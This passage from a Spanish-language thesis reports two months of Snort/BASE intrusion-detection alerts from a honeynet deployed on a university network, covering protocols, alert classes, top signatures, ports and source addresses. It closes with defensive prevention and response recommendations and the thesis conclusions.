


Figura 83. Pantalla inicial de BASE que muestra el resumen de alertas

Tabla 24

Número de alertas disparadas de acuerdo a la clase de protocolo

PROTOCOLO	NÚMERO DE ALERTAS	PORCENTAJE (%)
UDP	82179	75,6
TCP	26477	24,3
ICMP	88	0,1
TOTAL	108744	100%

En la Tabla 24 se aprecia una diferencia importante entre la cantidad de alertas generadas de acuerdo al tipo de protocolo, situándose en primer lugar el protocolo UDP con 82179 equivalente al 75.6% del total, seguido por el protocolo TCP con el 24.3% (26477) y finalmente con el mínimo porcentaje de 0.1% referente al protocolo ICMP. Se ilustran claramente en el gráfico estadístico de la Figura 84.




Figura 84. Resumen total de alertas registradas en BASE de acuerdo al tipo de protocolo. Elaborado a partir de los resultados obtenidos tras un período de implementación del proyecto de dos meses.

5.2.2 CLASIFICACIÓN DE LAS ALERTAS GENERADAS

Como ya se describió, las alertas disparadas por Snort se han clasificado en 14 grupos diferentes. La Figura 85 hace referencia a un fragmento de la pantalla de BASE con dichas categorías, donde además se detallan la cantidad de firmas únicas, la dirección de origen y destino.

< Clasificación >	< Total # >	< Sensor # >	< Firma >	< Dirección Origen >	< Dirección Dest >
desclasificado	678 (1%)	1	7	138	148
misc-attack	2442 (2%)	1	88	95	30
misc-activity	1126 (1%)	1	9	62	71
bad-unknown	1886 (2%)	1	9	24	42
attempted-recon	8451 (8%)	1	14	271	895
non-standard-protocol	13 (0%)	1	1	3	12
policy-violation	65653 (60%)	1	8	97	517
web-application-attack	2980 (3%)	1	29	448	328
trojan-activity	16517 (15%)	1	100	713	5835
shellcode-detect	5983 (6%)	1	10	76	84
not-suspicious	1656 (2%)	1	1	2	548
attempted-admin	688 (1%)	1	5	34	7
attempted-dos	649 (1%)	1	1	1	1
system-call-detect	22 (0%)	1	2	17	17

Figura 85. Clasificación de alertas registradas en BASE

Los datos anteriores se han estructurado de mejor manera en la Tabla 25 para mejorar su comprensión y se han esquematizado en la Figura 86.

Tabla 25

Clasificación de alertas registradas en BASE

CLASIFICACIÓN	NÚMERO DE ALERTAS	PORCENTAJE (%)
Policy-violation (violación de políticas)	65653	60,37
Trojan-activity (actividad troyana)	16517	15,19
Attempted-recon (intentos de reconocimiento)	8451	7,77
Shellcode-detect (detección de shellcode)	5983	5,50
Web-application-attack (ataques a aplicaciones web)	2980	2,74
Misc-attack (ataques varios)	2442	2,25
Bad-unknown (actividad maliciosa desconocida)	1886	1,73
Not-suspicious (no sospechoso)	1656	1,52
Misc-activity (actividad maliciosa variada)	1126	1,04
Attempted-admin (atentado en contra de la administración)	688	0,63
Desclasificado (alertas provenientes de los preprocesadores)	678	0,62
Attempted-dos (intentos de ataques DOS)	649	0,60
System-call-detect (detección de llamados al sistema)	22	0,02
Non-standard-protocol (protocolos no estándares)	13	0,01
TOTAL	108744	100%

De acuerdo a lo descrito, se establece que el 60,37% del total de alertas detectadas concuerdan con la clasificación de violación de políticas, pese a que el set de reglas con este nombre no se incluyó como parte de las firmas activadas, el proyecto Emerging Threats posiciona a varias reglas independientes como parte de esta clasificación.

El 15.19% del total coinciden con ataques vinculados con actividad troyana. Este grupo alcanza la cantidad de 100 alertas únicas diferentes.

El 7.77% de las alertas encajan en la categoría de intentos de reconocimiento (attempted-recon) que incluye varios tipos de escaneo de puertos.

El 5.5% corresponde a la detección de shellcode, el 2.74% se refiere a ataques en aplicaciones web (web-application-attack). Cabe mencionar que este grupo de firmas se desactivó, tras un corto período de tiempo en ejecución, dado que desencadenaban una cantidad alarmante de falsos positivos, además de incrementar considerablemente el procesamiento del equipo al verse obligado a comparar el tráfico con una gran cantidad de reglas.

El 2.25% del total se relaciona con ataques varios (misc-attack) que incorporan los originados por las direcciones IP implicadas con la red de negocios rusos (RBN, Russian Business Network) y con host comprometidos.

Las clasificaciones que alcanzan porcentajes menores al 2% incluyen actividad maliciosa desconocida (bad-unknown), no sospechosa (not-suspicious), actividad maliciosa variada (misc-activity), atentados en contra de la administración (attempted-admin), alertas provenientes de los preprocesadores (desclasificado), intentos de ataques DOS (attempted-dos), detección de llamados al sistema (system-call-detect) y protocolos no estándares (non-standard-protocol).




Figura 86. Gráfico estadístico de la clasificación de alertas registradas en BASE. Elaborado a partir de los resultados obtenidos tras un período de implementación del proyecto de dos meses.

5.2.3 ALERTAS ÚNICAS MÁS FRECUENTES

La Tabla 26 detalla las cinco alertas únicas que ocurren con mayor frecuencia en la red, mismas que se incluyen dentro de las clasificaciones más representativas de BASE. Se esquematizan en la Figura 87.

Tabla 26

Alertas únicas más frecuentes registradas por BASE

ALERTA	CLASIFICACIÓN	OCURRENCIA	PORCENTAJE (%)
ET TFTP Outbound TFTP Read Request	policy-violation	61959	57
ET TROJAN Possible Downadup/Conficker-C encrypted traffic UDP Ping Packet (bit value 4)	trojan-activity	7244	7
GPL SHELLCODE x86 NOOP	shellcode-detect	5200	5
ET SCAN Potential SSH Scan OUTBOUND	attempted-recon	4004	4
ET TROJAN Storm Worm Encrypted Traffic Outbound Likely Connect Ack	trojan-activity	3169	3




Figura 87. Alertas únicas más frecuentes registradas por BASE. Elaborado a partir de los resultados obtenidos tras un período de implementación del proyecto de dos meses.

En el primer lugar con un porcentaje de ocurrencia del 57% se ubica la regla de Emerging Threats **“ET TFTP Outbound TFTP Read Request”** que hace referencia a la solicitud de lectura de un archivo de configuración a través del protocolo TFTP. El alto número de repeticiones de esta regla hacen que la categoría de violación de políticas sea la más frecuente. Se determinó que esta alerta la originaban dos switches Cisco, que solicitaban a través de broadcast el acceso a archivos de configuración inexistentes en la red. Para eliminarla, se modificó la configuración global de los equipos, desactivando el servicio de configuración instalado por defecto en el sistema operativo, a través del comando **“no service config”**.

La segunda alerta posicionada de acuerdo al porcentaje de ocurrencia es la desarrollada por el proyecto The Emerging Threats **“ET TROJAN Possible Downadup/Conficker-C P2P encrypted traffic UDP Ping Packet (bit value 4)”** con un 7% del total, señalando la presencia del Gusano Conficker, también conocido como Downadup de tipo C, cuya característica esencial es su capacidad de actualizarse mediante redes de intercambio P2P (peer to peer). En equipos Windows, Conficker-C crea un DLL oculto de nombre aleatorio en el

directorio del sistema (system), un fichero de extensión VMX en la carpeta RECYCLER y el archivo AUTORUN.INF. Toma ventaja de una vulnerabilidad del sistema para propagarse mediante el envío de peticiones RPC hacia equipos sensibles, aunque la mayor forma de propagación se realiza, a través medios de almacenamiento extraíbles. Sin embargo, esta variación del gusano ha demostrado generar falsos positivos, que en ocasiones los provoca la aplicación de mensajería Skype.

El 5% hace referencia a la regla **“GPL SHELLCODE x86 NOOP”** que intenta detectar shellcode malicioso. La detección de este tipo de ataques se complica cuando el exploit se combina con otra vulnerabilidad para apoderarse del objetivo.

También se ha podido identificar la firma **“ET SCAN Potential SSH Scan OUTBOUND”** con un porcentaje del 4%, alertando acerca de la presencia de un ataque de fuerza bruta en contra de los equipos de red activos empleando SSH.

Finalmente, con el 3% se ubica la alerta **“ET TROJAN Storm Worm Encrypted Traffic Outbound - Likely Connect Ack”** que indica la actividad del gusano Storm, un caballo de troya distribuido a través de Spam en correos electrónicos, en la red.

5.2.4 PUERTOS DE ORIGEN DE LAS ALERTAS MÁS FRECUENTES

BASE define el listado de los 15 puertos TCP/UDP más frecuentes, por medio de los cuales se generan las alertas en la red (véase Figura 88).

< Port >	< Sensor >	< Occurrences >	< Alertas únicas >	< Orig. Direc. >	< Dest. Direc. >
53 [sans] [tantaló] [sstats]	1	4149	20	35	562
58161 / udp [sans] [tantaló] [sstats]	1	3861	6	1	1
137 / tcp [sans] [tantaló] [sstats]	1	3411	2	231	476
445 / udp [sans] [tantaló] [sstats]	1	1508	7	6	11
1900 / tcp [sans] [tantaló] [sstats]	1	1491	3	17	2
2950 / tcp [sans] [tantaló] [sstats]	1	799	3	3	3
80 / tcp [sans] [tantaló] [sstats]	1	721	10	46	109
9069 / tcp [sans] [tantaló] [sstats]	1	568	1	10	565
27001 / udp [sans] [tantaló] [sstats]	1	548	1	1	7
3299 / udp [sans] [tantaló] [sstats]	1	505	2	1	2
4370 / tcp [sans] [tantaló] [sstats]	1	424	1	1	1
19003 / udp [sans] [tantaló] [sstats]	1	403	1	5	402
1113 / udp [sans] [tantaló] [sstats]	1	341	1	2	2
/ udp [sans] [tantaló] [sstats]	1	330	2	25	41
41555 / tcp [sans] [tantaló] [sstats]	1	306	1	11	305

Figura 88. Puertos de origen de las alertas más frecuentes registradas por BASE

5.2.5 PUERTOS DE DESTINO MÁS FRECUENTES

De igual manera, la Figura 89 muestra el listado de los 15 puertos TCP/UDP de destino de los ataques.

< Port >	< Sensor >	< Occurrences >	< Alertas únicas >	< Orig. Direc. >	< Dest. Direc. >
69 [sans] [tantaló] [sstats]	1	61959	1	2	1
80 / udp [sans] [tantaló] [sstats]	1	11337	123	861	1199
22 / tcp [sans] [tantaló] [sstats]	1	6697	65	67	390
445 / tcp [sans] [tantaló] [sstats]	1	4479	8	31	39
137 / tcp [sans] [tantaló] [sstats]	1	3411	2	231	476
1900 / udp [sans] [tantaló] [sstats]	1	1515	2	31	2
49188 / udp [sans] [tantaló] [sstats]	1	868	6	1	1
10180 / tcp [sans] [tantaló] [sstats]	1	797	1	1	1
53 / udp [sans] [tantaló] [sstats]	1	783	7	10	7
2001 / tcp [sans] [tantaló] [sstats]	1	754	1	16	42
10480 / udp [sans] [tantaló] [sstats]	1	648	2	1	2
17480 / udp [sans] [tantaló] [sstats]	1	504	1	1	1
10680 / udp [sans] [tantaló] [sstats]	1	340	1	1	1
/ udp [sans] [tantaló] [sstats]	1	330	2	25	41
8799 / tcp [sans] [tantaló] [sstats]	1	279	2	41	1

Figura 89. Puertos de destino de las alertas más frecuentes registradas por BASE

Se destaca que entre los puertos de destino más comunes a los que se dirigen los ataques, están los obtenidos en la sección correspondiente a los honeypots (TCP/137, TCP/445). Además de los empleados por los principales servicios (Web, DNS, SSH) implementados en los equipos trampa.

5.2.6 DIRECCIONES IP DE ORIGEN DE LAS ALERTAS

A continuación se exponen las 15 direcciones IP que originan mayores cantidades de alertas.

Las dos direcciones IP con mayor frecuencia pertenecen a los switches Cisco causantes de la alerta de violación de política antes mencionada. Además, se observan ataques provenientes de las VLAN correspondientes a la academia CISCO, Administración y laboratorios de la Facultad de Ingeniería en Ciencias Aplicadas, Administración de la Facultad de Ciencias de la Salud y varias más localizadas físicamente en el Edificio Central de la Universidad Técnica del Norte (véase Figura 90).

< Dirección IP de Origen >	Sensor #	< Total # >	< Alertas Unicas >
172.20.1.x	1	30998	1
172.20.1.x	1	30961	1
172.20.18.254	1	6473	57
172.20.1.158	1	5689	13
172.20.16.103	1	4017	10
172.20.18.201	1	1429	36
8.8.8.8	1	1164	2
172.20.18.253	1	1098	38
172.20.6.15	1	868	6
172.20.18.252	1	847	34
172.20.32.248	1	740	2
172.20.10.160	1	737	5
172.20.14.112	1	721	6
172.20.16.11	1	659	6
172.20.18.249	1	549	33

Figura 90. Direcciones IP de origen más frecuentes registradas por BASE

5.3 RECOMENDACIONES GENERALES DE SEGURIDAD

Ante el elevado número de alertas detectadas por la Honeynet Virtual Híbrida implementada en la red principal de la Universidad Técnica del Norte, que advierten sobre la presencia de ataques que atentan la integridad, disponibilidad y confidencialidad de la información en la organización, se propone un listado de recomendaciones para la prevención y respuesta de las principales categorías de incidentes de seguridad determinados.

5.3.1 MALWARE O CÓDIGO MALICIOSO

5.3.1.1 Medidas de Prevención

- Restringir la instalación y uso de software no autorizado a los usuarios de la red, en especial a quienes utilizan las salas y laboratorios de cómputo. De acuerdo a los resultados obtenidos, se concluye que la mayor parte de alertas relacionadas con malware provienen de la descarga e instalación de aplicaciones que contienen código de este tipo.
- Ejecutar software antivirus y anti-spyware en cada uno de los host existentes. Debe programarse el análisis periódico de los sistemas y la actualización permanente de firmas para protegerlos de nuevas amenazas y vulnerabilidades.
- Proteger las estaciones de trabajo empleando software del tipo reboot and restore (reinicie y restaure) como el popular Deep Freeze que proporciona un estado de “congelamiento” al equipo y lo restaura a su estado original cada vez que se reinicie el sistema.
- Mantener actualizado el sistema operativo y software de los equipos. Las alertas generadas demuestran la presencia de malware que se propaga tomando ventaja de vulnerabilidades y agujeros de seguridad en versiones desactualizadas de las aplicaciones. Por tanto, es importante adquirir parches de seguridad que los mitiguen.
- Restringir el acceso a la cuenta de usuario de administración en los equipos, de esta manera se limitará el daño que una intrusión pueda causar si estos resultasen comprometidos.
- Documentar los cambios en la topología de la red y el direccionamiento IP en los host para actuar rápidamente ante un incidente de seguridad e implementar un software de administración de red que facilite el monitoreo de los recursos de hardware y software.

- Informar a los usuarios acerca de las tendencias actuales de infección y propagación de malware, para concientizarlos sobre los riesgos involucrados con este tipo de ataques.
- Los usuarios de la red deben evitar:
 - Navegar en sitios web de dudosa reputación que incluye el uso inadecuado del correo electrónico. Las alertas del IDS revelan que los usuarios navegan en páginas web que pueden estar relacionadas con crimen cibernético, spam y botnets.
 - Pasar por alto el análisis de malware de los medios de almacenamiento externo, tales como memorias USB o discos externos, antes de utilizarlos.

5.3.1.2 Medidas de Respuesta

Esta sección ofrece recomendaciones específicas basadas en los resultados obtenidos durante el tiempo de monitoreo de la red, con el fin de erradicar los ataques ocasionados por software malintencionado.

- Identificar y erradicar el código malicioso, a través del análisis del equipo en el antivirus y anti-spyware. Cabe anotar que no todas las infecciones pueden ser eliminadas. De ocurrir, se recomienda restaurar el sistema a un punto seguro, reinstalar la aplicación afectada o en último caso formatear el disco duro y volver a instalar el sistema operativo.

La Tabla 27 muestra los principales tipos de malware detectados y las acciones que deben efectuarse para erradicarlos.

Tabla 27

Medidas para el manejo y erradicación de ataques

INFECCIÓN/ VULNERABILIDAD	DESCRIPCIÓN	ERRADICACIÓN
Gusano Conficker-C	<p>Conocido también Downadup de tipo C. Se actualiza mediante redes de intercambio P2P (peer to peer). Crea un DLL oculto de nombre aleatorio en el directorio del sistema, un fichero de extensión VMX en la carpeta RECYCLER y el archivo AUTORUN.INF.</p> <p>Se propaga frecuentemente a través de medios de almacenamiento extraíbles.</p>	<ul style="list-style-type: none"> ✓ Descartar un posible falso positivo. ✓ Deshabilitar la conectividad de red al host para evitar la propagación del gusano. ✓ Actualizar las firmas del antivirus y escanear el sistema para eliminarlo. ✓ Actualizar el sistema operativo en busca de un parche de seguridad que lo proteja ante infecciones futuras.
Gusano Storm	<p>Es un gusano que se propaga haciendo uso del correo electrónico. Emplea este medio para enviar una copia de sí mismo e infectar a más usuarios para que formen parte de una botnet.</p>	<ul style="list-style-type: none"> ✓ Actualizar las firmas del antivirus y escanear el sistema para eliminarlo. ✓ Restaurar el sistema a un punto previo de la infección.
Fun Web Products Spyware	<p>Son una serie de aplicaciones distribuidas de forma gratuita en internet que ofrecen al usuario software de entretenimiento (emoticones para usarse con software de mensajería instantánea, cursores animados, protectores y fondos de pantalla, entre otros), sin embargo, incorporan un spyware que rastrea los hábitos de navegación del usuario y muestran publicidad indeseada.</p>	<ul style="list-style-type: none"> ✓ Escanear el sistema con software anti-spyware. ✓ Desinstalar del ordenador los productos FunWebProduct que incluyen la barra de navegación MyWebSearch.
Downloader.Win32.CodecPack	<p>Es un troyano que descarga e instala programas maliciosos en el ordenador. Una vez en el sistema se comunica con un servidor remoto para descargar software que envía datos confidenciales y contraseñas de sitios web al servidor remoto.</p>	<ul style="list-style-type: none"> ✓ Actualizar las firmas del antivirus y escanear el sistema para eliminarlo. ✓ Restaurar el sistema a un punto previo de la infección. ✓ Si se continúa experimentando el problema, se aconseja formatear el equipo.

CasaleMedia	Cookie que atenta en contra de la privacidad de los usuarios. No se propaga automáticamente, sino que lo hace a través de spam, Ftp, redes P2P.	<ul style="list-style-type: none">• Escanear el sistema con software anti-spyware para erradicarlo.
--------------------	---	---

5.3.2 ESCANEEO DE PUERTOS

5.3.2.1 Medidas de Prevención

Un incidente de esta categoría puede considerarse de carácter inofensivo, sin embargo, generalmente es el precursor de un ataque de mayor magnitud, por lo que se recomienda tomar las siguientes medidas preventivas en las estaciones de trabajo de la red:

- Mantener habilitado el firewall o cortafuegos del sistema de forma ininterrumpida.
- Desinstalar servicios o aplicaciones de red en desuso, ya que pueden abrir puertos innecesarios y contener vulnerabilidades conocidas.
- Actualizar frecuentemente el sistema operativo y demás aplicaciones instaladas para corregir agujeros de seguridad en ellas.

5.3.2.2 Medidas de Respuesta

Ante la detección de alertas relacionadas con escaneo de puertos se aconseja actuar rápidamente, en especial si el blanco del ataque contiene información de carácter sensible. Es necesario:

- Deshabilitar los servicios de red y puertos lógicos no necesarios.
- Tomar medidas preventivas para evitar ataques de fuerza bruta y otros de obtención de acceso, ya que éstos suelen constituir la fase posterior a un ataque de reconocimiento del objetivo.

- Monitorear permanentemente la red para tomar medidas inmediatas si se efectúa una intrusión mayor.

5.3.3 ATAQUES DE FUERZA BRUTA

5.3.3.1 Medidas de Prevención

- Configurar los servicios de red de modo que se limite el número de intentos de acceso permitidos procurando utilizar puertos no estandarizados.
- Emplear contraseñas que contengan una combinación de caracteres alfabéticos (mayúsculas y minúsculas), numéricos y especiales, con una longitud mínima de ocho caracteres; evitar utilizarlas en más de un equipo.
- Establecer procedimientos para realizar copias de seguridad permanentes de la información, para garantizar la recuperación de la misma en caso de una eventualidad.
- Configurar el perímetro de la red restringiendo el tráfico entrante no permitido.

5.3.3.2 Medidas de Respuesta

En el período de tiempo de monitoreo, la red ha experimentado varios intentos de ataques de fuerza bruta llevados a cabo sin éxito, dirigidos en su mayoría a los equipos activos de red y provenientes de direcciones IP localizadas en países europeos y asiáticos. Al detectar un incidente informático de este tipo, se sugiere tomar las siguientes medidas:

- Bloquear en el firewall principal de la red el tráfico proveniente de las direcciones IP que originan el ataque.

- Desactivar el servicio afectado temporalmente, modificar y fortalecer las contraseñas empleadas, para evitar un acceso no autorizado en caso de que el ataque sea realizado con éxito.

5.3.4 ATAQUES DE DENEGACIÓN DE SERVICIOS

5.3.4.1 Medidas de Prevención

- Restringir el número de conexiones concurrentes en los servidores y aquellas que atraviesan el firewall de la red.
- Verificar que los servidores no trabajen cerca de su máxima capacidad, ya que podrían convertirse en un blanco fácil de ataques.
- Mantener al día las actualizaciones de seguridad del sistema operativo de servidores y estaciones de trabajo.

5.3.4.2 Medidas de Respuesta

- Limitar el uso del ancho de banda o en su defecto bloquear a los hosts que cometan infracciones.
- Corregir la vulnerabilidad explotada durante el ataque de denegación de servicio.

CAPÍTULO VI

CONCLUSIONES Y RECOMENDACIONES

6.1 CONCLUSIONES

- Este trabajo de investigación integró satisfactoriamente dos tecnologías de seguridad: las Honeynets y los sistemas de detección de Intrusos basados en red para brindar una solución de seguridad efectiva para el análisis, monitoreo, detección de vulnerabilidades y ataques informáticos provenientes tanto de origen interno como externo en el entorno de red de la Universidad Técnica del Norte.
- Toda la información bibliográfica obtenida para la realización de este proyecto de titulación, constituye una importante fuente de consulta para quienes se interesen en el ámbito de la seguridad de la información.
- Es importante monitorear y medir el tráfico de red para determinar el patrón característico del uso de los recursos y proporcionar información fundamental para efectuar el diseño de la Honeynet Virtual Híbrida y entonces, garantizar su adaptación y correcta funcionalidad.
- Durante el diseño de un Sistema de Detección de Intrusos y soluciones de seguridad basadas en la tecnología Honeynet, es primordial establecer estratégicamente la ubicación del sensor en el entorno de la red y planificar la capacidad de hardware de los equipos. De una buena elección dependerá la eficiencia del proyecto para detectar vulnerabilidades y ataques informáticos de acuerdo a su propósito de implementación.
- La implementación del Honeywall y Honeybots, utilizando enteramente software de tipo libre y freeware, le proporcionó al proyecto numerosas ventajas, entre las que sobresalen la libertad en la modificación del código fuente de las aplicaciones para adaptarlas a las necesidades específicas

de administración, rápida recuperación ante fallos y la eliminación de costos de adquisición y mantenimiento, considerando que se requiere la actualización constante de firmas de seguridad empleadas por el IDS.

- La Honeynet comprobó ser efectiva para detectar todos los ataques de seguridad simulados. En este proceso, se demostró que para tomar control total de un sistema objetivo es necesario la ejecución de una serie lógica de intrusiones menores.
- Se experimentó dificultad para identificar falsos positivos, debido a la falta de acceso para evaluar las estaciones de trabajo de la red que generan las alertas.
- La implementación de la Honeynet Virtual Híbrida permitió determinar una gran cantidad de posibles ataques y vulnerabilidades en la red de la Universidad Técnica del Norte. De su análisis se concluye que, en su mayoría, se originan debido al uso inapropiado de los recursos de red por parte de los usuarios dando lugar a la propagación de diversos tipos de malware y otros tipos de intrusiones.

6.2 RECOMENDACIONES

- Es necesario establecer políticas de seguridad en las que se definan las normas y responsabilidades de los usuarios, de modo que se los encamine hacia el uso responsable de los recursos de la red, en procura de proporcionar una solución proactiva de seguridad.
- Este trabajo de investigación, constituye el fundamento para la integración de una solución de seguridad basada en un sistema de prevención de intrusos de red. De efectuarse, se recomienda que el IDS e IPS trabajen en conjunto para disminuir el número de falsos positivos y así, evitar el bloqueo de tráfico legítimo e interrupción de servicios en la red.

